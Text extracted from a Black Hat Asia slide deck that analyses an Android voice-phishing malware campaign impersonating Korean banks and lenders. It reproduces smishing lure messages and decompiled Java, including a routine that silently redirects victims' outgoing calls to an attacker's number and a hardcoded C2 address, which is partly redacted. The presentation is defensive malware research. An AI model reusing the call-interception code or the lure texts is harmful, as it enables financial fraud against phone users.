
I'll show you a video clip on the next page.



New Type Voice Phishing Process



New Type Voice Phishing Criminal Organization





Client Side

Client Side Contents

- **Malicious App Analysis**
 - How does the app infect a victim?
 - Call Intercepting
 - Hardcoded C2 address
 - Network Analysis (App and C2)
- **Statistical Indicators chart**
 - Package Name of APK
 - File Name of APK



Client Side

Malicious App Analysis

- How does the app infect a victim?


I'll talk about ...

B. Malicious App intercepts the call
and forwarding to the attacker



Finance Company

Malicious App Distribution Server



Malicious App

A. if victims call to Finance Company


New Voice Phishing Criminals




CALL



Text
Instant Msg



Victims
(Only Android)



C&C Server




Key Information

C. Transfer money




Infection process of New Voice Phishing (using Text msg)




- 2017.12.15. Fri.
- Mr. Goo
- This is a result of the loan application.
- 1. acceptable amount / interest rate
 - 1) 48,000,000 WON / 4.05%
 - 2) apply 0.2% benefit
- 2. Details
 - Your DTI(Debt To Income) excesses and your ability to repay is incomplete. But if you complement it, the loan will be approved.
- Please contact us.
- Thank you.
- - Department of Loan in C BANK -

Infection process of New Voice Phishing (using Text msg)



- 2017.12.19. Tue.
- Mr. Goo
- Please, Install this Mobile app to proceed for your loan.
- A link 114.xxx.xxx.xxx
- - C BANK -

Infection process of New Voice Phishing (using Instant msg)



- <http://125.x.x.x/web/m/index.html>
- N Capital
- If you downloaded the app, please click “Settings” and check to allow “Unknown sources” and click “install” and “Open”. Then click “Apply” since entering your name, phone number, social number.


I'll talk about ...

B. Malicious App intercepts the call
and forwards to the attacker




Finance Company

A. if victims call to Finance Company



Malicious App

Malicious App Distribution Server




New Voice Phishing Criminals



CALL




Text
Instant Msg



Victims
(Only Android)

C. Transfer money






C&C Server



Key Information

Phishing sites of New Voice Phishing



The launch screen of New Voice Phishing app



It impersonates “L Capital”

- The title is “**L CAPITAL**”
- Don’t need to visit our office.
- Don’t need any papir. (paper)
- Smart Loan, Easily, Simply
- We don’t care your credit rating
- **L Capital Customer center 1877-0814**
- It’s a real customer center phone number of the “**L Capital**”.

It means “Savings Bank”.

저축은행

이젠 대출도 SMART 스마트 하게 서료나 방문없이 모바일로 신용대출을 간편하게

신용등급 영향없이 입금확인

SMART DIRECTLOAN

모바일 디렉트론 신청 >

저축은행 고객센터 1877-1685
금융감독원민원상담전화 1332 >

금융상품을 만드는건 어렵지만 불필요한 과정을 찾아 알기 위하여 간편한 모바일로 알기쉽게 설계했다. >

“W savings Bank”

Capital

이젠 대출도 SMART 스마트 하게 서료나 방문없이 모바일로 신용대출을 간편하게

신용등급 영향없이 입금확인

SMART DIRECTLOAN

모바일 디렉트론 신청 >

캐피탈 고객센터 1332 >

금융상품을 만드는건 어렵지만 불필요한 과정을 찾아 알기 위하여 간편한 모바일로 알기쉽게 설계했다. >

**There is no number.
OPSEC FAIL :D**

“H Capital”

저축은행

이젠 대출도 SMART 스마트 하게 서료나 방문없이 모바일로 신용대출을 간편하게

신용등급 영향없이 입금확인

SMART DIRECTLOAN

모바일 디렉트론 신청 >


캐피탈 고객센터 02-2037-1111 >
금융감독원민원상담전화 1332 >

금융상품을 만드는건 어렵지만 불필요한 과정을 찾아 알기 위하여 간편한 모바일로 알기쉽게 설계했다. >

It means “CAPITAL”.

“S savings Bank”

The new launch screen of New Voice Phishing app



It impersonates “K bank”

#BHASIA

 @BLACK HAT EVENTS



Client Side

**Malicious App Analysis
- Call Intercepting**


I'll talk about ...

B. Malicious App intercepts the call
and forwarding to the attacker



Finance Company

Malicious App Distribution Server



Malicious App

A. if victims call to Finance Company


New Voice Phishing Criminals




CALL



Text
Instant Msg



Victims
(Only Android)



C&C Server



Key Information


C. Transfer money

The method of intercepting call

```
private void outGoingCall() {
    int v13 = -1;
    if(this.getResultData() != null) {
        String changeNumbers_list = Config.getTransferNumber(this.mContext);
        if(changeNumbers_list != null) {
            String[] changeNumbers_array = changeNumbers_list.split(",");
            String attacker_number = Config.getToNumber(this.mContext);
            int changeNumbers_list_idx = this.JudgeNumber(this.getResultData(), changeNumbers_array);
            if(changeNumbers_list_idx != v13 && attacker_number != null) {
                this.setResultData(attacker_number);
                StandOutWindow.show(this.mContext, SimpleWindow.class, 0);
                Bundle v4 = new Bundle();
                v4.putString("number", changeNumbers_array[changeNumbers_list_idx]);
                v4.putString("number2", attacker_number);
                StandOutWindow.sendData(this.mContext, SimpleWindow.class, 0, 1, v4, SimpleWindow.class, 0);
                ToolUtils.setCallNumberInfo(this.mContext, changeNumbers_array[changeNumbers_list_idx]);
                ToolUtils.setChangeNumberInfo(this.mContext, attacker_number);
                int v7 = Config.getDevicesId(this.mContext);
                if(v7 != v13) {
                    UserUtils.toOnCall(v7 + "", this.mContext, null, new XCallback() {
                        public void onSuccess(Object arg1) {
                            super.onSuccess(arg1);
                        }
                    });
                }
            }
        }
    }
}
```

The evolution of New Voice Phishing app

- I found ring back tones each financial companies in the app, lately





Client Side

Malicious App Analysis
- Hardcoded C2

Hardcoded C2 (in Class)

```
package com.android.hellow3;

public class Configutils {
    public static String domain;

    static {
        ConfigUtils.domain = "103.████████.████";
    }

    public ConfigUtils() {
        super();
    }
}
```

```
public class XHttprequestutils {
    private static int RETRY_COUNT;
